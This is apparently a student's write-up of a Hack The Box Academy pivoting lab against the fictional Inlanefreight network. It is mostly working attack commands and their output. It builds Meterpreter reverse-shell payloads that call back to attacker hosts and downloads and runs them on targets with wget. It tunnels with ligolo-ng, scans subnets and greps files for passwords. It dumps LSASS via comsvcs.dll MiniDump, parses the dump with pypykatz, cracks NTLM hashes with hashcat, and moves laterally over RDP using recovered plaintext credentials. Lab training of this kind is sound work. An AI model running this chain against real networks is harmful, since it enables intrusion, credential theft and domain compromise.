Pivoting

Scenario

A team member started a Penetration Test against the Inlanefreight environment but was moved to another project at the last minute. Luckily for us, they left a `web shell` in place for us to get back into the network so we can pick up where they left off. We need to leverage the web shell to continue enumerating the hosts, identifying common services, and using those services/protocols to pivot into the internal networks of Inlanefreight. Our detailed objectives are `below`:

Objectives

- Start from external (`Pwnbox or your own VM`) and access the first system via the web shell left in place.
- Use the web shell access to enumerate and pivot to an internal host.
- Continue enumeration and pivoting until you reach the `Inlanefreight Domain Controller` and capture the associated `flag`.
- Use any `data`, `credentials`, `scripts`, or other information within the environment to enable your pivoting attempts.
- Grab `any/all` flags that can be found.

Enumeration / Information Gathering - as www-data on external Web-server

- Initial enumeration and reverse shell setup

```
- Looking at whoami
whoami

- Creating a meterpreter reverse shell and connecting to it

        - Our host

        msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=10.10.16.13
-f elf -o pivot.elf LPORT=5000
```

```
python -m http.server

msfconsole -q

use exploit/multi/handler
set payload linux/x64/meterpreter_reverse_tcp
set lhost 0.0.0.0
set lport 5000
run

shell
/bin/sh -i

-> target Linux host

wget http://10.10.16.13:8000/pivot.elf -outfile "pivot.elf"
ls

chmod +x pivot.elf
./pivot.elf
```

```
www-data@inlanefreight.local:…/www/html# whoami
www-data
```

```
(Meterpreter 2)(/var/www/html) > shell
Process 1110 created.
Channel 1 created.
/bin/sh -i
whoami
/bin/sh: 0: can't access tty; job control turned off
$ www-data
```

- Looking at subnet we are int

```
ifconfig
```

```
$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.86.208  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 fe80::250:56ff:fe94:7656  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:fe94:7656  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:94:76:56  txqueuelen 1000  (Ethernet)
        RX packets 11250  bytes 2064092 (2.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1931  bytes 157448 (157.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.5.15  netmask 255.255.0.0  broadcast 172.16.255.255
        inet6 fe80::250:56ff:fe94:f302  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:94:f3:02  txqueuelen 1000  (Ethernet)
        RX packets 527  bytes 34058 (34.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33  bytes 2786 (2.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3305  bytes 259803 (259.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3305  bytes 259803 (259.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

-> we are in subnet 172.16.5.0/24.

- Pivot to the host

```
- Uploading tools

        -> target Linux host
wget http://10.10.16.13:8000/agent
chmod +x agent
./agent -connect 10.10.16.13:11601 -ignore-cert
bg

        -> Our host
python -m http.server

sudo ip tuntap add user eric mode tun ligolo
```

```
sudo ip link set ligolo up
ifconfig

sudo ip route add 172.16.5.0/24 dev ligolo

./proxy -selfcert
```

```
ligolo-ng » INFO[0049] Agent joined.                                 name=ww
w-data@inlanefreight.local remote="10.129.86.208:44228"
ligolo-ng » session
? Specify a session : 1 - #1 - www-data@inlanefreight.local - 10.129.86.208:
44228
[Agent : www-data@inlanefreight.local] » start
[Agent : www-data@inlanefreight.local] » INFO[0065] Starting tunnel to www-d
ata@inlanefreight.local
```

- Looking at hosts that are alive

```
- Using meterpreter shell
run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/24

- Using Linux pivot
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &)
;done
```

```
(Meterpreter 2)(/var/www/html) > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/24

[*] Performing ping sweep for IP range 172.16.5.0/24
[+]     172.16.5.15 host found
[+]     172.16.5.35 host found
```

```
└──╼ [★]$ for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
┌─[academy-regular]─[10.10.16.13]─[eric@parrot]─[~/Desktop/htb/notes/HTB_academy/ex
ercise_related/pivoting]
└──╼ [★]$ 64 bytes from 172.16.5.15: icmp_seq=1 ttl=64 time=3986 ms
64 bytes from 172.16.5.35: icmp_seq=1 ttl=64 time=4266 ms
```

-> both method showed that the 172.16.5.35 hosts are alive.

- Nmap scan on alive hosts

```
sudo nmap -v -sV 172.16.5.35 -oN discovered_hosts_172.16.5.35
```


```
Nmap scan report for 172.16.5.35
Host is up (6.7s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_8.9 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


-> We have another windows host we could target, but we would need credentials

Exploitation / Lateral Movement - Credential hunting as www-data and pivoting into 172.16.5.35

- Looking for password file

```
- Going to / directory and looking for interesting documents

cd /
ls

- Doing a recursive search on files containing password
grep -Rnwl /home -e 'password' 2>/dev/null

- Looking into the file
cat /home/webadmin/for-admin-eyes-only
```





-> Obtained credentials mlefay: 'Plain Human work!' for server01 or other servers in the subnet.

-> using this credential, we could potentially pivot into the work station we found.

Enumeration / Information gathering - as mlefay

- We log in using the credential obtained

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:mlefay /p:'Plain Human work!' /v:172.16.5.35 /tls-seclevel:0 /timeout:80000
```

- We set up reverse shell on this host as well for convenience

```
- Setting up tool
        -> On pivot tool

        listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:8000 --tcp
        listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:5001 --tcp
        listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp

        -> On our local hosts

        msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=172.16.5.15 -f exe -o pivot_2.exe LPORT=1235

        msfconsole -q

        use exploit/multi/handler
        set payload linux/x64/meterpreter_reverse_tcp
        set lhost 0.0.0.0
        set lport 5001
        run

        python -m http.server

        -> On target windows host

        wget "http://172.16.5.15:1234/pivot_2.exe" -outfile "pivot_2.exe"
        .\pivot_2.exe
```

```
(Meterpreter 4)(C:\Users\mlefay) > getuid
Server username: PIVOT-SRV01\mlefay
```

- Collecting information about administrator of the group

```
net localgroup administrators

net localgroup administrators /domain
```

```
PS C:\Users\mlefay> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
INLANEFREIGHT\vfrank
mlefay
The command completed successfully.
```

-> We see that the domain user vfrank is also a administrator, which seems like that domain admin.
-> We will attempt to escalate to dump password given that we are local admin.

- Enumeration on host and possible next target

```
hostname

ifconfig
```

```
PS C:\Users\mlefay> hostname
PIVOT-SRV01
```

```
Name           : vmxnet3 Ethernet Adapter
Hardware MAC   : 00:50:56:94:fc:c5
MTU            : 1500
IPv4 Address   : 172.16.5.35
IPv4 Netmask   : 255.255.0.0
IPv6 Address   : fe80::cc09:d1dc:c517:e3a3
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface  5
============
Name           : vmxnet3 Ethernet Adapter #2
Hardware MAC   : 00:50:56:94:04:a7
MTU            : 1500
IPv4 Address   : 172.16.6.35
IPv4 Netmask   : 255.255.0.0
IPv6 Address   : fe80::4851:dace:957c:1ca4
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

-> We are on host PIVOT-SRV01 and this host has access to subnet 172.16.6.0/24, with IP address 172.16.6.35
-> We can set this host as a pivot host.

- Setting up pivot hosts and pivot to PIVOT-SRV01

```
upload ~/Desktop/htb/tools/ligolo-ng-0.5.2/agent.exe
shell
.\agent.exe -connect 172.16.5.15:11601 -ignore-cert

- transferring our pivot from first to second host

sudo ip route add 172.16.6.0/24 dev ligolo
```

```
[Agent : www-data@inlanefreight.local] » INFO[6346] Agent joined.
            name="PIVOT-SRV01\\mlefay@PIVOT-SRV01" remote="127.0.0.1:50074"
[Agent : www-data@inlanefreight.local] » session
? Specify a session : 1 - #1 - www-data@inlanefreight.local - 10.129.86.208:44228
[Agent : www-data@inlanefreight.local] » stop
[Agent : www-data@inlanefreight.local] » INFO[6369] Closing tunnel to www-data@inlanef
reight.local...
[Agent : www-data@inlanefreight.local] » session
? Specify a session : 2 - #2 - PIVOT-SRV01\mlefay@PIVOT-SRV01 - 127.0.0.1:50074
[Agent : PIVOT-SRV01\mlefay@PIVOT-SRV01] » start
[Agent : PIVOT-SRV01\mlefay@PIVOT-SRV01] » INFO[6373] Starting tunnel to PIVOT-SRV01\m
lefay@PIVOT-SRV01
```

- Looking at hosts that are alive

```
- Using Meterpreter
run post/multi/gather/ping_sweep RHOSTS=172.16.6.0/24

- Using Linux pivot
for i in {1..254} ;do (ping -c 1 172.16.6.$i | grep "bytes from" &)
;done
```

```
(Meterpreter 5)(C:\users\mlefay) > run post/multi/gather/ping_sweep RHOSTS=172.16.6.0/24

[*] Performing ping sweep for IP range 172.16.6.0/24
[+]     172.16.6.25 host found
[+]     172.16.6.35 host found
[+]     172.16.6.45 host found
```

```
└──╼ [★]$ 64 bytes from 172.16.6.25: icmp_seq=1 ttl=64 time=3013 ms
64 bytes from 172.16.6.35: icmp_seq=1 ttl=64 time=3003 ms
64 bytes from 172.16.6.105: icmp_seq=1 ttl=64 time=5770 ms
```

-> Linux pivot host is giving unstable random results (we'll ignore the output from the second picture)
-> The 172.16.6.25 and 172.16.6.45 seems interesting, we will have a scan at these.

- Nmap scan on hosts

```
sudo nmap -v -sC -sV -Pn -iL hosts.txt -oN /2nd_pivot_enum
```

```
(172.16.6.25)
```

```
Host is up (1.9s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=PIVOTWIN10.INLANEFREIGHT.LOCAL
| Issuer: commonName=PIVOTWIN10.INLANEFREIGHT.LOCAL
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-15T05:13:17
| Not valid after:  2024-11-14T05:13:17
| MD5:   89c4:ad42:3b33:622e:4974:cc11:c867:d5b1
|_SHA-1: 5626:c8e1:8079:215a:370a:c934:fbd8:a7ea:e638:db83
|_ssl-date: 2024-05-16T07:53:58+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: PIVOTWIN10
```

```
Nmap scan report for 172.16.6.45
Host is up (2.0s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  3072 71:08:b0:c4:f3:ca:97:57:64:97:70:f9:fe:c5:0c:7b (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

-> We see that 172.16.6.25 is potentially another pivot host.

Exploitation / Lateral Movement - Password attack on PIVOT-SRV01 followed by lateral movement to 172.16.6.25

- Dumping password (SAM and LSASS)


```
- Dumping SAM

hashdump
        -> Note, it would also be ideal to do it manually and compare
the results.

- Dumping LSSAS manually (as we cannot get SYSTEM)

        -> On reverse shell
        shell
        Powershell

        Get-Process lsass

        rundll32 C:\windows\system32\comsvcs.dll, MiniDump 660
C:\lsass.dmp full

        -> On our host
        - Go to appropriate folder to stoe the dumped lsass.dmp

        bg back to jobs

        sessions --interact 5 --timeout 9999

        download C:/lsass.dmp

        pypykatz lsa minidump lsass.dmp

- Cracking NTLM hashes
hashcat -m 1000 2e16a00be74fa0bf862b4256d0347e83
/usr/share/wordlists/rockyou.txt
```

```
(Meterpreter 5)(C:\users\mlefay) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c
3c99:::
apendragon:1002:aad3b435b51404eeaad3b435b51404ee:222007372da023ed0cdf0a4606bf9b
23:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mlefay:1003:aad3b435b51404eeaad3b435b51404ee:2831bf1e4e0841d882328d5481fb5c92::
:
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee195
8e7f78070:::
```

```
└─╸ [★]$ pypykatz lsa minidump lsass.dmp
```

```
== LogonSession ==
authentication_id 162373 (27a45)
session_id 0
username vfrank
domainname INLANEFREIGHT
logon_server ACADEMY-PIVOT-D
logon_time 2024-05-16T05:13:38.845511+00:00
sid S-1-5-21-3858284412-1730064152-742000644-1103
luid 162373
        == MSV ==
                Username: vfrank
                Domain: INLANEFREIGHT
                LM: NA
                NT: 2e16a00be74fa0bf862b4256d0347e83
                SHA1: b055c7614a5520ea0fc1184ac02c88096e447e0b
                DPAPI: 97ead6d940822b2c57b18885ffcc5fb4
```

```
        == Kerberos ==
                Username: vfrank
                Domain: INLANEFREIGHT.LOCAL
                Password: Imply wet Unmasked!
                password (hex)49006d0070006c007900200077006500740020005500 6e006d00610073006
b006500640021000000
```




-> Obtained the credentials vfrank:'Imply wet Unmasked!'
-> The user is highly likely to be highly privileged, due to the fact that it is an local admin on the first second pivot host as a domain user (e.g. domain admin).

- Moving laterally to the host on 172.16.6.25

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:vfrank /p:'Imply wet Unmasked!' /v:172.16.6.25 /tls-seclevel:0 /timeout:80000
```

- Looking in the network drive, we see the host can connect to the domain controller and we obtain the flag.


FreeRDP: 172.16.6.25
Flag.txt - Notepad
File Edit Format View Help
3nd-0xf-Th3-R@inbow!